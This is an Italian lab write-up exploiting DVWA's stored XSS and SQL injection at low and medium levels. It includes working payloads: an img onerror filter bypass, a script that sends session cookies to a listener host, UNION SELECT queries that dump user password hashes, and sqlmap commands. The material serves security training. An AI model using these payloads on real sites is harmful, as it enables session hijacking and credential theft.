
# XSS e SQLi (livello facile e medio)

## XSS

Mi connetto alla DVWA e setto la sicurezza su “Low”





Navigo nella sezione Stored XSS per provare il primo attacco, apro il codice sorgente e noto che non c'è alcuna verifica sull'input per assicurarsi che i dati inseriti siano validi (ad esempio, controllare che il nome non sia vuoto o che il messaggio non contenga contenuti inappropriati). Infatti posso lanciare uno script nel campo del messaggio.

Source code della pagina:


**Low Stored XSS Source**

```php
<?php

if(isset($_POST['btnSign']))
{

   $message = trim($_POST['mtxMessage']);
   $name    = trim($_POST['txtName']);

   // Sanitize message input
   $message = stripslashes($message);
   $message = mysql_real_escape_string($message);

   // Sanitize name input
   $name = mysql_real_escape_string($name);

   $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

   $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

}

?>
```

Lancio uno script con un messaggio:





Mi compare il messaggio a schermo:





**DIFFICOLTA' MEDIA:**

Vado a cancellare lo script dal database per ripetere l'esercizio a difficoltà media




| | comment_id | comment | name |
|---|---|---|---|
| | 1 | This is a test comment. | test |
| | 2 | come va? | cioa |
| | 3 | <script>alert('stored XSS');</script> | hack |


Noto che ora mi viene cancellato il tag <script> quindi sono state introdotte delle sanitizzazioni



Posso comunque utilizzare altri metodi come far credere al sito che sto caricando un'immagine ma non ci sarà la sorgente, quindi verrà eseguito il mio script

```
<img src="x" onerror="alert('PIPPO TI HA HACKERATO');">
```






Posso anche rubare i cookie di sessione con uno script:


```
<script>new Image().src="http://192.168.50.100/?cookie="+document.cookie</script>
```

Sul mio server in ascolto ricevo il cookie che posso utilizzare su BurpSuite per accedere alla DVWA come se fossi l'altra persona:



Al posto di questo cookie inserisco quello che ho rubato e facendo forward accedo




# SQL INJECTION


Nel codice, la variabile $id viene recuperata dall'input dell'utente senza alcuna convalida o sanificazione. Viene quindi concatenato direttamente nella stringa di query SQL.
Ciò consente a un utente malintenzionato di manipolare il valore di $id e inserire codice SQL dannoso, causando potenzialmente accesso non autorizzato, fuga di dati o addirittura perdita completa di dati.

1’ OR ‘1’=’1’#





Con questa query mi stampo a schermo le tabelle

'UNION SELECT table_name, NULL FROM information_schema.tables --





Da qui vado a selezionare le colonne dalla tabella “users”

'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --





Infine mi ricavo l’hash delle password degli utenti


'UNION SELECT user, password FROM users --




Le inserisco in un file di testo per crackarle:




Uso JhonTheRipper per crackarle




## DIFFICOLTA' MEDIA

Ora la query è cambiata, lo si può vedere dal codice sorgente della pagina

**SQL Injection Source**

```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Intercettando il pacchetto con burpsuite vado a sostituire la richiesta con questa query

1 UNION SELECT user, password FROM users --


```
GET /dvwa/vulnerabilities/sqli/?id=1+UNION+SELECT+user%2C+password+FROM+users+--&Submit=Submit HTTP/1.1
Host: 192.168.50.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
Cookie: security=medium; PHPSESSID=24821dd8b1001922315c099309a37fa8
Upgrade-Insecure-Requests: 1
```

```
            <input type="text" name="id">
            <input type="submit" name="Submit" value="Submit">
          </form>

          <pre>
            ID: 1 UNION SELECT user, password FROM users --<br>
            First name: admin<br>
            Surname: admin
          </pre>
          <pre>
            ID: 1 UNION SELECT user, password FROM users --<br>
            First name: admin<br>
            Surname: 5f4dcc3b5aa765d61d8327deb882cf99
          </pre>
          <pre>
            ID: 1 UNION SELECT user, password FROM users --<br>
            First name: gordonb<br>
            Surname: e99a18c428cb38d5f260853678922e03
          </pre>
          <pre>
            ID: 1 UNION SELECT user, password FROM users --<br>
            First name: 1337<br>
```

Ho trovato di nuovo gli hash delle password nel response

# SQL injection blind (bonus aggiuntivo)

Intercetto il pacchetto usando burpsuite cosi mi ricavo i cookies




Utilizzando sqlmap eseguo il seguente comando:

```
sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" -cookie="security=low; PHPSESSID=6b64b1278688868318e0a4513229cb07"
```

Posso anche ricavarmi lo schema:

```
sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" -cookie="security=low; PHPSESSID=6b64b1278688868318e0a4513229cb07" --schema
```

Mi ricavo le tabelle solo del database dvwa:

```
sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" -cookie="security=low; PHPSESSID=6b64b1278688868318e0a4513229cb07" -D dvwa --tables
```

Posso anche crackare direttamente la password per l'utente user